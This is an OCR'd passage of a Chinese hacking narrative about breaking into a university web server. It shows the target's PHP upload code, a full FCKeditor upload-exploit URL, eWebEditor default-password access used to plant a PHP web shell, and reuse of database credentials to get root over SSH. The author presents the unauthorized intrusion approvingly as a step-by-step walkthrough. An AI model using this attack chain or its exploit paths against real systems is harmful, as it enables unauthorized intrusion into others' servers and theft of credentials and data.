


图 5




图 6

码，我估计应该是和电信网通线路的服务器是一样的。

在之前那台服务器的 PHPMYADMIN 里，执行 SQL 语句 **SELECT * from admin**，然后破解 MD5 得到一个管理员的用户名和密码都是 xcb。登录后台，新增图片新闻，上传 PHP 马，如图 6。

很遗憾，不能上传PHP马了，不过没关系，我们有源代码嘛，看看上传部分的代码是如何过滤的，然后再来考虑怎么绕过。

上传部分代码如下：

```
<?php
if($_GET["op"]=="upload"){
    require_once "../config/dbconnect.inc.php";  //连接数据库文件
    function fileExtName ($fStr) {
            $retval = "";
            $pt = strrpos($fStr, ".");
if ($pt) $retval = substr($fStr, $pt+1, strlen($fStr) - $pt);
            return ($retval);
    }
    $uploaddir = '../uploadfile/';       //定义上传目录
    $file = $_FILES['pic_file']['name'];
    $ext = fileExtName($file);
    $ext = strtolower($ext);
    if($ext!="jpg" && $ext!="gif")  //只允许上传 JPG 和 GIF 格式
    {
            echo "<script>alert('文件类型出错，请返回重试！');
history.go(-1);</script>";
    }
    $uploadfile = $uploaddir . $file;
    if (move_uploaded_file($_FILES['pic_file']['tmp_name'], $uploadfile))
{
  $sql = "insert into pic(picurl) values('{$uploadfile}')";
  //echo $sql;
  if(mysql_query($sql) or die(mysql_error())) {
  echo "<script>alert('图片上传成功！');history.go(-1);</script>";
            }else {
  echo "<script>alert('数据库错误，请重试！')</script>";
            }
        } else {
  echo "<script>alert('上传失败，请返回重试！')</script>";
        }
}
?>
```

上传用了主动过滤的方式，只允许上传 JPG 和 GIF 格式的文件，看来通过上传文件传 PHP 马的梦想破灭了。

我把代码发给对 PHP 兴趣极其变态的 FLY 看了看，兴许他能找到个包含漏洞呢。他说干嘛不用网站里的fckeditor上传PHP木马呢？经过他的提醒我才恍然大悟，之前我也看到了源代码里有 fckeditor，可是在服务器上浏览 fckeditor 时总提示 Not Found。原来，***NIX 下区分大小写**，真正的目录应该是 FCKeditor。看来入侵的过程中真的是一点也马虎不得。

FCKeditor 有个上传漏洞是 CN 大牛发现的，我们就用它来得到WEBSHELL。打开**http://www.xxx.edu.cn/FCKeditor/editor/filemanager/browser/default/browser.html?Type=../&Connector=connectors/asp/connector.asp**，这个URL可以把 PHP 马上传到根目录下。

可是过了一会，upload 按钮变成灰色的，PHP WEBSHELL 并没有传上去，如图 7。又仔细分析了下目录，发现 FCKeditor 目录下还有个 FCKeditor 目录。我真服了，也不知道这管理员怎么想的。试了目录里面的那个FCKEDITOR，也是同样上传不了。

之后想了一会，尝试用 apache 的解析漏洞。可悲啊，英雄无奈是多情，目录并不解析 PHP 文件，如图 8。




图 7




图 8




图 9

没办法，静下心来一点一点看源代码吧，如果可以找出个注入漏洞就HAPPY了。咦，怎么还有个PHP版本的ewebeditor？哈哈，机会来了！用它把我们心爱的PHP马传上去吧！

打开登录页面的URL，用户名密码猜一下，都输入admin，居然进去啦！如图9。PHP版本的EWEBEDITOR和ASP一样，通过样式管理，新增样式，然后在预览里就可以传WEBSHELL了。

轻车熟路的传一个，终于拿到了一个PHP WEBSHELL，如图10。在WEBSHELL执行命令 **whoami**，看看现在的权限，显示的是apache，还不是ROOT，如图11。




图 10

没关系，在服务器上看看有没有什么对我们有用的东西。打开数据库连接文件看看，得到了数据库的账号和密码，如图12。根据之前入侵的经验，这个网站管理员貌似习惯用一样的密码。试试看是否服务器的ROOT密码也和数据库账号密码一样。




图 12




图 11

扫描了下服务器的端口，开放了22端口，用PUTTY连接服务器的22端口SSH。用MYSQL的账号和密码连接，成功了，如图13，哈哈，终于拿到了ROOT。




图 13

